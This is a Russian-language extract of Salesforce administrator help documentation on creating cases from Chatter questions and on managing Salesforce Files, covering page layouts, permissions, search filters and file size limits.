ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения функции создания обращения из вопроса:

- Настройка приложения

Добавление поля **«Вопрос из Chatter»** в подробное представление обращения

При создании обращения из вопроса в Chatter поле «Вопрос из Chatter» страницы сведений об обращении отображает ссылку на исходный вопрос. Данное поле позволяет агентам быстро открывать ленту.

Сначала настройте параметры безопасности поля для определения пользователей, которым поле «Вопрос из Chatter» должно отображаться на страницах сведений об обращениях.

1. Откройте страницу «Поля» посредством параметров управления обращениями.
2. Щелкните ссылку **«Вопрос из Chatter»**.
3. Нажмите кнопку **«Настроить параметры безопасности полей»**.
4. Установите флажок **«Доступно»** напротив нужных профилей.
5. Нажмите кнопку **«Сохранить»**.

Теперь добавьте поле в подробное представление обращения.

1. Откройте страницу «Макеты страниц» посредством параметров управления обращениями.
2. Щелкните ссылку **«Правка»** напротив нужного макета страницы.
3. Перетащите поле «Вопрос из Chatter» из раздела «Поля» на палитре редактора макетов страниц в раздел сведений об обращении.
4. Нажмите кнопку **«Сохранить»**.
5. Чтобы подтвердить назначение настроенного макета страницы нужным профилям, нажмите кнопку **«Назначение макета страницы»**. При необходимости назначьте данный макет страницы внутренним пользователям, которым должно быть доступно поле обращения «Вопрос из Chatter».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки параметров безопасности поля:

- Управление профилями и наборами полномочий

  И

  Настройка приложения

Для настройки макетов страниц:

- Настройка приложения

СМ. ТАКЖЕ:

Добавление действия «Расширить до обращения» в макет элемента ленты
Поиск по параметрам управления объектами
Поиск по параметрам управления объектами

Добавление действия «Расширить до обращения» в макет элемента ленты

Чтобы разрешить модераторам создание обращений из вопросов, добавьте действие «Расширить до обращения» на страницы вопросов Chatter. Данное действие создается автоматически при включении функции создания обращения из вопроса в организации.

1. Введите строку *«Элемент ленты»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Макет элемента ленты»**.
2. Щелкните ссылку **«Правка»** напротив нужного макета элемента ленты.
3. Перетащите действие «Расширить до обращения» из категории «Быстрые действия» в палитре в раздел «Быстрые действия» в публикаторе Salesforce Classic.
4. Нажмите кнопку **«Сохранить»**.
5. Чтобы подтвердить назначение настроенного макета элемента ленты нужным профилям, нажмите кнопку **«Назначение макета страницы»**.

СМ. ТАКЖЕ:

Подтверждение доступа к действию «Расширить до обращения»

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования макетов страниц:

- «Настройка приложения»

Подтверждение доступа к действию «Расширить до обращения»

В вашей организации Salesforce используется несколько типов записей для обращений? убедитесь, что профилям, которым требуется функция создания обращения из вопроса, доступен тип записи, связанный с действием «Расширить до обращения». Если организация использует только один тип записи для обращений, пропустите данный процесс.

Сначала просмотрите тип записи, назначенный профилям, которым требуется доступ к действию «Расширить до обращения».

1. В разделе «Настройка» введите *«Профили»* в поле «Быстрый поиск», затем выберите **«Профили»**.
2. Щелкните имя нужного профиля.
3. Запомните типы записей обращения, используемый профилем, в разделе «Параметры типа записи».
4. Убедитесь, что профилю пользователя назначено полномочие **«Модерирование Chatter»** или **«Модерирование лент сообществ»** в разделе «Полномочия».

Затем просмотрите тип записи, используемый действием «Расширить до обращения». При необходимости внесите соответствующие изменения.

1. Введите строку *«Действия»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Действия элемента ленты»**.
2. Щелкните ссылку **«Правка»** напротив действия «Расширить до обращения».
3. Убедитесь, что поле «Тип записи» отображает тип записи, назначенный нужным профилям. В противном случае, выберите соответствующий тип записи из раскрывающегося списка.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Типы записи, доступные в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения типов записей:

- Настройка приложения

4. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Настройка макета действия «Расширить до обращения»

Настройка макета действия «Расширить до обращения»

Выберите поля и определите порядок их отображения для действия «Расширить до обращения» на основе информации, которая должна отслеживаться для каждого обращения.

1. Введите строку *«Действия»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Действия элемента ленты»**.
2. Щелкните ссылку **«Макет»** напротив действия «Расширить до обращения».
3. Перетащите нужные поля из палитры редактора макетов действий. При необходимости измените порядок их отображения.
4. Нажмите кнопку **«Сохранить»**.

Прим.: Общедоступные сообщества не поддерживают поиск контакта после отправки обращения, поэтому поле «Контакт» может быть удалено из макета действия.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки макетов страниц:

- «Настройка приложения»

СМ. ТАКЖЕ:

Автоматическое назначение обращений из вопросов очередям

Автоматическое назначение обращений из вопросов очередям

Функция создания обращения из вопроса не поддерживает правила назначения обращений, поэтому обращение, созданное из вопроса, по умолчанию назначается модератору, расширяющему вопрос. При необходимости создайте бизнес-правило или процесс, который автоматически добавляет обращения, созданные из вопросов, в очередь, где они доступны агентам для рассмотрения.

Расширенные вопросы могут назначаться очередям разными способами. Базовый подход заключается в том, чтобы написать процесс в Lightning Process Builder, который автоматически назначает сценарий определенной очереди, когда поле `Type` для сценария равно `Question`. При необходимости создайте процесс, поддерживающий несколько очередей. Например, процесс может назначать обращения, содержащие определенную тему, другой очереди.

Конкретный способ назначения расширенных вопросов очередям определяется многими факторами, включая пользователей и цели. Выберите способ, являющийся наиболее оптимальным для текущей организации.

Дополнительную информацию о порядке создания очереди см. в разделе «Создание очередей».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Функция создания обращения из вопроса доступна в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

СМ. ТАКЖЕ:

Автоматическое создание обращений из нерешенных вопросов в Chatter

Автоматическое создание обращений из нерешенных вопросов в Chatter

Расширение сообщества или организации не должно препятствовать быстрому получению ответов на заданные вопросы. Функция создания обращения из вопроса позволяет модераторам расширять нерешенные вопросы до обращений прямо в ленте. Кроме того, система поддерживает конструктор процессов Lightning, позволяющий настраивать более эффективные процессы принятия решения, аналогичные бизнес-правилам. Настройте процесс, который автоматически создает обращения из вопросов, соответствующих заданным критериям.

Важное замечание: Данные инструкции относятся только к организациям и сообществам, использующим функцию «Вопросы Chatter». Не знаете, к какому типу относится ваша организация или сообщество? См. раздел Различия между функциями публикации вопросов и ответов в системе Salesforce на странице 3882.

Процессы поддерживают разные способы использования функции создания обращения из вопроса. Например, процессы могут выполнять указанные ниже действия.

- Создание обращений из вопросов по истечении недели, при получении более 10 предпочтений и при отсутствии выбранного лучшего ответа.
- Немедленное создание обращений из вопросов при наличии слова «конкурент».

Процессы, связанные с функцией создания обращения из вопроса, используют объект «Элемент ленты». Процесс содержит поток, оценивающий сообщения-вопросы на соответствие заданным критериям расширения. При необходимости рекомендуем создать переменные потока на основе нескольких полей объекта «Элемент ленты», включая:

- `BestCommentId`: код комментария, выбранного в качестве лучшего ответа. При отсутствии комментария, выбранного в качестве лучшего ответа, данное поле содержит нулевое значение.
- `CommentCount`: количество комментариев для вопроса.
- `LikeCount`: количество предпочтений для вопроса.

Совет:

- Тип данных каждой переменной потока должен соответствовать типу данных поля элемента ленты. Поля `CommentCount` и `LikeCount` являются числовыми, тогда как поле `BestCommentId` является текстовым.
- Создание элемента ленты может инициировать выполнение процесса; недоступно обновлениям элементов ленты (например, предпочтения и комментарии). В зависимости от используемого процесса рекомендуем определить время, по истечении которого необходимо выполнять связанный поток.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Функция создания обращения из вопроса доступна в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Конструктор процессов Lightning доступен в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

СМ. ТАКЖЕ:

Конструктор процессов Lightning

Облачная версия приложения Flow Designer

Создание обращения из вопроса в Chatter

Модераторы могут создавать обращения из вопросов Chatter, оставшихся без решения. Функция создания обращения из вопроса должна быть включена в организации или сообществе.

1. Выберите нужный вопрос в ленте.
2. Выберите пункт **«Расширить до обращения»** из раскрывающегося меню действий.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания обращения из вопроса в системе Salesforce:

- «Модерирование Chatter» ИЛИ «Изменение всех данных»

  И


  Создание для обращений

Для создания обращения из вопроса в сообществе:

- «Модерирование Chatter» ИЛИ «Изменение всех данных» ИЛИ «Модерирование лент сообществ»

  И

  Создание для обращений



Данное действие инициирует открытие окна, содержащего тему, контакт и описание обращения. При отсутствии связанной очереди обращение автоматически назначается текущему пользователю.

3. При необходимости измените сведения об обращении.
4. Создайте обращение.

После создания обращения из вопроса Chatter автору вопроса отправляется сообщение эл. почты, уведомляющее о создании обращения из его вопроса. Сообщение эл. почты содержит номер обращения и ссылку на обращение.

Ответ на вопрос может быть опубликован агентом прямо в ленте обращения посредством действия «Сообщество» в публикаторе. Доступность ответа только клиенту или всем пользователям также определяется агентом. При необходимости агент может открыть исходный вопрос на странице сведений об обращении путем выбора ссылки в поле «Вопрос из Chatter».

СМ. ТАКЖЕ:

Настройка функции создания обращения из вопроса

Автоматическое создание обращений из нерешенных вопросов в Chatter

Создание, публикация и систематизация файлов

Публикуйте файлы в ленты и записи, делитесь файлами с клиентами в облаке Salesforce, синхронизируйте данные между локальным диском и Salesforce.

Разница между вкладкой «Файлы», Salesforce CRM Content, Salesforce Knowledge, вкладкой «Документы» и связанным списком «Вложения»

Изучите различия между методами управления файлами и содержимым.

Salesforce Files

Организуйте файлы и работайте с ними на вкладке «Файлы».

Внешние файлы функции подключения файлов

Просматривайте внешние файлы, ищите их и делитесь ими прямо из Salesforce.

Библиотеки документов

Храните файлы, не прикрепляя их к записям.

Salesforce CRM Content

Salesforce CRM Content позволяет упорядочивать файлы, предоставлять общий доступ, выполнять поиск и управлять всеми типами файлов.

Google Apps

Интегрируйте приложения Google, например Документы Google и Gmail, с Salesforce.

Разница между вкладкой «Файлы», Salesforce CRM Content, Salesforce Knowledge, вкладкой «Документы» и связанным списком «Вложения»

Изучите различия между методами управления файлами и содержимым.

	Домашняя страница «Файлы»	Salesforce CRM Content	Salesforce Knowledge	Вкладка «Документы»	Вложения
Назначение	Загрузка, хранение, поиск, отслеживание, общий доступ, синхронизация и сотрудничество над файлами Salesforce.	Публикация и совместное использование служебных корпоративных файлов, а также доставка этих файлов клиентам.	Создание и управление содержимым (также известным как «статьи») в базе знаний. Внутренние пользователи и клиенты (на клиентском портале, партнерском портале, портале Service Cloud или сайтах Force.com) могут быстро находить и просматривать нужные им статьи.	Хранение веб-ресурсов (например, логотипов, DOT-файлов и прочих материалов Visualforce) в папках без их добавления в записи.	Добавление файлов в записи из связанного списка «Вложения» на выбранных страницах сведений.
Практическое использование	Загрузка файла и его сохранение в качестве личного до тех пор, пока к нему не будет предоставлен общий доступ. Общий доступ к файлу для совместной работы с коллегами и группами с целью получения отзыва. Добавление файлов к сообщениям в ленте Chatter на вкладках «Начальная страница» и Chatter, в профиле, записи или группе. Пользователи, имеющие доступ к	Создание, клонирование или редактирование торговых презентаций, а также их сохранение с целью личного доступа. Чтобы предоставить доступ остальным пользователям организации, необходимо опубликовать готовую презентацию. Для это следует создать пакет содержимого и отправить его клиентам.	Создание, редактирование, публикация и добавление статей в архив на вкладке «Управление статьями», а также поиск и просмотр опубликованных статей на вкладке «Статьи». Клиенты и партнеры могут иметь доступ к статьям только в том случае, если на клиентском портале, партнерском портале, портале Service Cloud или сайтах Force.com включена поддержка базы знаний Salesforce. При	Добавление настраиваемого логотипа в запросы на проведение конференции путем его загрузки на вкладку «Документы».	Добавление файла в конкретные записи (например, события, маркетинговые кампании, контакты или обращения) путем его добавления в связанный список «Вложения».

	Домашняя страница «Файлы»	Salesforce CRM Content	Salesforce Knowledge	Вкладка «Документы»	Вложения
	приложению Salesforce Files Sync, могут открывать, синхронизировать и предоставлять общий доступ к файлам в папке Salesforce Files Sync.		необходимости пользователи могут создать общедоступную базу знаний, позволяющую посетителям веб-сайта просматривать статьи.		
Поддерживаемые типы файлов	Все	Все	Все	Все	Все
Максимальный размер файла	2 ГБ	• 2 ГБ • 2 Гб (включая заголовки) при загрузке посредством Chatter REST API	5 МБ для вложений	• 5 МБ • 20 КБ для логотипа настраиваемого приложения	• 25 МБ для файловых вложений

Домашняя страница «Файлы»	Salesforce CRM Content	Salesforce Knowledge	Вкладка «Документы»	Вложения
	• 2 Гб (включая заголовки) при загрузке посредством REST API • 38 Мб при загрузке посредством SOAP API • 10 Мб при загрузке посредством BULK API • 10 МБ для документов Google • 10 МБ при загрузке посредством Visualforce			• 2 ГБ для вложений ленты

СМ. ТАКЖЕ:

Использование файлов Salesforce

Общие сведения о Salesforce CRM Content

Начальная страница документов

Salesforce Files

Организуйте файлы и работайте с ними на вкладке «Файлы».

Использование файлов Salesforce

Используйте файлы Salesforce для обмена и совместного использования файлов, хранения личных файлов, управления обновлениями версий и отслеживания файлов, которые важны для пользователя. Используйте Files Connect для подключения к внешним системам файлов прямо из Salesforce.

Домашняя страница «Файлы»

Домашняя страница «Файлы» является центральным местоположением ваших файлов в Salesforce. См. все файлы, сохраненные вами в частном порядке, просматривайте файлы, к которым предоставлен общий доступ, и предоставляйте общий доступ к файлам для других.

Поиск файлов

Специальное поле поиска на начальной странице **Файлы** в системе Salesforce позволяет быстро находить нужные файлы.

Фильтрация списка файлов

Фильтры на странице **«Файлы»** используются для быстрого доступа к файлам в системе Salesforce.

Создание папок в библиотеках Lightning Experience

Разместите файлы в папках библиотеки, чтобы быстро находить те, что нужны.

Загрузка и публикация файлов

Загрузка файлов в систему Salesforce и предоставление общего доступа другим пользователям.

Обновления файла в ленте

Отслеживание файла для просмотра обновлений в ленте, просмотра журнала версий файла и получения рекомендаций по файлам.

Предварительные просмотры и сведения о файлах

Просмотр и редактирование сведений о файлах, а также отчеты по файлам.

Salesforce Files Sync

Просмотр и редактирование сведений о файлах, а также отчеты по файлам.

Использование файлов Salesforce

Используйте файлы Salesforce для обмена и совместного использования файлов, хранения личных файлов, управления обновлениями версий и отслеживания файлов, которые важны для пользователя. Используйте Files Connect для подключения к внешним системам файлов прямо из Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

Ниже перечислены действия, подразумеваемые под работой с файлами в системе Salesforce.

- Публикация файлов на лентах Chatter для сотрудничества с коллегами.
- Добавляйте файлы прямо в записи, такие как организации, обращения, интересы и т. д., чтобы держать информацию там, вам где нужно.
- Совместное использование файлов с клиентами в безопасном облаке Salesforce.
- Подключение к внешним системам файлов с помощью Files Connect.
- Синхронизация файлов между локальным диском и Salesforce Classic.
- Запуск стандартных и настраиваемых записей файлов, чтобы понять, как люди работают с файлами.

Поддерживаются все типы файлов от презентаций Microsoft® PowerPoint и электронных таблиц Excel до PDF-файлов Adobe® и файлов изображений. Аудио- и видеоматериалы могут выгружаться и загружаться, но их парсинг и предварительный просмотр невозможны.

Прим.: При использовании обозревателя Internet Explorer 11 параметр **«Предварительный просмотр»** открывает страницу сведений о файле.

Ниже перечислены ограничения для файлов в системе Salesforce.

Функция	Ограничение
Размер файла	• 2 Гб при загрузке посредством веб-интерфейса • 2 Гб при загрузке посредством настольного клиентского приложения Salesforce Files Sync (или 500 Мб при использовании прокси-сервера)

Функция	Ограничение
	• 100 Мб при загрузке посредством мобильного устройства
Максимальное количество версий на один файл	2 048 версий
Максимальное количество синхронизированных файлов и папок	Пользователи могут синхронизировать не более 10 000 файлов.
Максимальное количество пользователей, которым доступна одновременная синхронизация файла	1 000 пользователей

Прим.:

- Дополнительную информацию о разных инструментах и решениях, доступных для файлов в системе Salesforce, см. в разделе «Разница между вкладкой "Файлы", Salesforce CRM Content, Salesforce, вкладкой "Документы" и связанным списком "Вложения"».
- Дополнительную информацию о том, кому и какие действия можно выполнять над файлами, см. в разделе «Кто может просматривать мой файл».
- Компонент синхронизации файлов, включая фильтр «Синхронизированные», доступен только при наличии приложения Salesforce Files Sync, настроенного для пользователя и организации. Синхронизация файла доступна только в Salesforce Classic.
- Файлы из внешних хранилищ, например Google Docs и Microsoft® SharePoint®, доступны, только если функция подключения файлов Salesforce настроена в вашей организации и включен для вас.
- Ленты, группы Chatter и возможность отслеживания файлов доступны только для организаций с поддержкой Chatter.
- Если в организации используется функция развертывания Chatter на основе профиля, для получения доступа к вкладке «Файлы» пользователи должны иметь включенные полномочия Chatter.

СМ. ТАКЖЕ:

Просмотр сведений о файле
Кто может просматривать мой файл
Изменить доступ к файлу
Синхронизация файлов и папок
Загрузка новой версии файла
Добавление файла в сообщение или комментарий
Отслеживание файла

Домашняя страница «Файлы»

Домашняя страница «Файлы» является центральным местоположением ваших файлов в Salesforce. См. все файлы, сохраненные вами в частном порядке, просматривайте файлы, к которым предоставлен общий доступ, и предоставляйте общий доступ к файлам для других.

ВЕРСИИ


Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

Ниже перечислены действия, доступные на начальной странице **«Файлы»**.

- Просмотр всех собственных или доступных файлов и фильтрация списка файлов.
- Поиск файлов с помощью фильтров и области поиска на странице «Файлы» или вверху страницы.
- Загрузите личные файлы или загрузите и предоставьте доступ к файлам людям, группам или по ссылке.
- Откройте файл для предварительного просмотра без его загрузки.
- Начните отслеживание файла и получение обновлений в ленте Chatter. Чтобы отменить получение обновлений для отслеживаемого файла, щелкните × рядом с файлом. (Требуется Chatter.)
- Чтобы загрузить исходную или новую версию файла, предоставить доступ к файлу определенным людям, группам или по ссылке, либо просмотреть параметры общего доступа, щелкните значок ▾.
- При наличии полномочия «Синхронизация файлов» откройте синхронизированные файлы в папке Salesforce Files Sync.
- Если в организации используется функция подключения файлов, пользователь может просматривать, находить и публиковать файлы, сохраненные во внешнем источнике данных, прямо из Salesforce
- Для просмотра страницы со сведениями о файле щелкните имя файла.
- Чтобы просмотреть профиль владельца файла, щелкните его имя.

Начальная страница **«Файлы»** поддерживает эффективный набор инструментов, предназначенный для обработки файлов и управления ими.



- Для уточнения списка доступных для просмотра файлов профильтруйте список файлов (1).
- Файлы доступа в ваших библиотеках из папки **«Библиотеки»** на левой панели навигации.
- Поиск (2) необходимых файлов. В Salesforce Classic фильтрация списка файлов также инициирует фильтрацию результатов поиска. Чтобы выполнить поиск по всем доступным файлам, воспользуйтесь фильтром «Недавние».
- Загрузка файлов в Salesforce (3).
- Поддерживаются все типы файлов от презентаций Microsoft® PowerPoint и электронных таблиц Excel до PDF-файлов Adobe® и файлов изображений. Аудио- и видеоматериалы могут выгружаться и загружаться, но их парсинг и предварительный просмотр невозможны.
- Предварительный просмотр, загрузка, предоставление доступа и переименование файлов прямо в списке файлов (4).
- Если в организации используется функция подключения файлов, на левой панели навигации отображается раздел источников внешних файлов (5).

Файлы автоматически добавляются в список файлов, если:

- файл загружен текущим пользователем;
- файл добавлен в запись;
- текущий или другой пользователь добавляет файл в комментарий или ленту Chatter;
- файл синхронизируется посредством папки Salesforce Files Sync;
- доступ к файлу предоставляется текущему пользователю в частном порядке посредством диалогового окна «Общий доступ»;
- пользователь загружает файл в библиотеку Salesforce CRM Content;
- другой пользователь загружает файл в библиотеку, участником которой является текущий пользователь;

- текущий или другой пользователь создает пакет содержимого или загружает веб-ссылку в Salesforce CRM Content. Пользователь может просматривать файлы только из тех пакетов содержимого и веб-ссылок, к которым он имеет доступ.

СМ. ТАКЖЕ:

Фильтрация списка файлов

Кто может просматривать мой файл

Поиск файлов

Специальное поле поиска на начальной странице **Файлы** в системе Salesforce позволяет быстро находить нужные файлы.

На начальной странице **Файлы** отображаются собственные и доступные пользователю файлы, включая файлы, опубликованные в лентах. По умолчанию на странице отображаются 25 файлов, которые были просмотрены последними. Для поиска и просмотра определенной группы файлов выберите нужный фильтр на боковой панели. Результаты поиска фильтруются на основе введенных критериев.

Прим.: Пользователи с полномочием «Синхронизация файлов» не видят фильтры **«Все файлы»**, **«МОИ ФАЙЛЫ»** и **«ФАЙЛЫ В МОИХ ГРУППАХ»**. При отсутствии полномочия «Синхронизация файлов» пользователям не отображается фильтр **«Синхронизированные»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

- **«Все файлы»** — все собственные файлы пользователя и файлы, которые ему доступны, включая следующее:
  - файлы, доступные для совместного использования;
  - отслеживаемые файлы;
  - файлы в группах Chatter;
  - файлы в библиотеках;
  - Файлы, добавленные на ленту Chatter другими пользователями, включая файлы, добавленные во все общедоступные и личные группы, в которых участвует пользователь. Не предоставляется доступ к файлам, добавленным к личным группам, в которых не участвует пользователь.

  Этот фильтр доступен только в Salesforce Classic.
- **«Недавние»** — последние файлы, просмотренные пользователем.
- **«МОИ ФАЙЛЫ»** — все собственные файлы пользователя, общедоступные файлы и файлы, отслеживаемые пользователем.
  - **«Принадлежащие мне»** — файлы, которые...
    - Загружены на вкладку «Начальная страница» илистраницу «Файлы». Данные файлы являются личными и недоступными для других пользователей, но вы можете их просматривать, изменять, публиковать и добавлять в ленты Chatter.
    - Добавлены в ленты Chatter с компьютера пользователя.
    - Синхронизированы посредством папки Salesforce Files Sync.
    - Загружены в библиотеки Salesforce CRM Content, в которых участвует пользователь, и собственную библиотеку пользователя.
  - **«Используемые совместно со мной»** — все файлы, доступ к которым предоставлен в частном порядке или путем публикации в профиль пользователя.

  - **«Отслеживаемые»** — все файлы, отслеживаемые текущим пользователем. *(Требуется Chatter)*

- **«ФАЙЛЫ В МОИХ ГРУППАХ»** — все файлы, опубликованные текущим и другими пользователями в группах, участником которых является текущий пользователь. Отображаются последние пять просмотренных групп.
- **«ФАЙЛЫ В МОИХ БИБЛИОТЕКАХ»** — все файлы, загруженные текущим и другими пользователями в библиотеки, в которых участвует текущий пользователь, и все файлы, загруженные в личную библиотеку текущего пользователя. Отображаются первые пять библиотек со своим участием, включая личную библиотеку. Если текущий пользователь является участником большего количества библиотек, то для просмотра полного списка следует нажать **«Дополнительно»**.
- **«Синхронизированные»** — все файлы, синхронизированные в папке Salesforce Files Sync. Данный фильтр доступен только пользователям с полномочием «Синхронизация файлов».
- **«ВНЕШНИЕ ФАЙЛЫ»**: все файлы, к которым предоставлен доступ во внешних источниках данных Files Connect. Поиск ограничен выбранным внешним источником данных.

Чтобы найти файлы в Salesforce Classic с помощью функции поиска на странице «Файлы», выполните указанные ниже действия.

1. Чтобы ограничить область поиска определенным набором файлов, выберите нужный фильтр на боковой панели.
2. Введите критерии поиска в поле поиска на вкладке **«Файлы»**. Поиск может выполняться по имени, описанию, ответственному и типу файла, а также по тексту, доступному в этом файле.
3. Чтобы просмотреть отфильтрованный список файлов, соответствующих указанным критериям поиска, нажмите кнопку **«Поиск»**. Чтобы очистить критерии поиска, щелкните значок .

В Salesforce Classic и Lightning Experience поиск файлов можно провести из поля поиска в заголовке. Чтобы найти файлы, опубликованные в конкретную ленту Chatter (например, в профиле, записи или группе), воспользуйтесь поиском по лентам.

Прим.: Поиск по лентам возвращает совпадающие имена файлов или ссылок, опубликованных в сообщениях, но не в комментариях.

В списке «Файлы» не отображаются указанные ниже элементы.

- Документы на вкладке «Документы»
- Вложения из связанного списка «Примечания и вложения»

Функция поиска поддерживает несколько типов файлов и использует ограничения по их размеру. Если размер файла превышает максимально допустимый, то поиск по тексту данного файла не выполняется, но может быть выполнен поиск по имени, описанию, типу или ответственному.

Тип файла	Расширения файла	Максимальный размер файла для поиска
HTML	`.htm`, `.html`, `.xhtml`	5 Мб
PDF	`.pdf`	25 Мб
PPT	`.ppt`, `.pptx`, `.pptm`	25 Мб
RTF	`.rtf`	5 Мб
Текст	`.c`, `.cpp`, `.css`, `.csv`, `.ini`, `.java`, `.log`, `.sql`, `.txt`	5 Мб
Word	`.doc`, `.docx`, `.docm`	25 Мб

Тип файла	Расширения файла	Максимальный размер файла для поиска
XLS	`.xls`, `.xlsx`, `.xlsm`	5 Мб
XML	`.xml`	5 Мб

СМ. ТАКЖЕ:

- Отслеживание файла
- Фильтрация списка файлов

Фильтрация списка файлов

Фильтры на странице **«Файлы»** используются для быстрого доступа к файлам в системе Salesforce.

Страница «Файлы» содержит все собственные и доступные пользователю файлы. Фильтры позволяют просматривать различные наборы файлов и быстро находить нужное.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

Имя фильтра	Описание
Все файлы	Все собственные и доступные пользователю файлы.
Недавние	Файлы, просмотренные пользователем последними.
Принадлежащие мне	Только собственные файлы.
Используемые совместно со мной	Только файлы, доступ к которым предоставлен в частном порядке или путем публикации в профиль пользователя.
Отслеживаемые	Только файлы, отслеживаемые в Chatter. Данный фильтр доступен только в организациях, которые используют Chatter.
Синхронизированные	Все файлы, синхронизированные в папке Salesforce Files Sync. Данный фильтр доступен только пользователям с полномочием «Синхронизация файлов».
Библиотеки	Файлы, загруженные текущим и другими пользователями в личные и общедоступные библиотеки, сгруппированные по именам.

СМ. ТАКЖЕ:

- Просмотр областей совместного использования файла

Создание папок в библиотеках Lightning Experience

Разместите файлы в папках библиотеки, чтобы быстро находить те, что нужны.

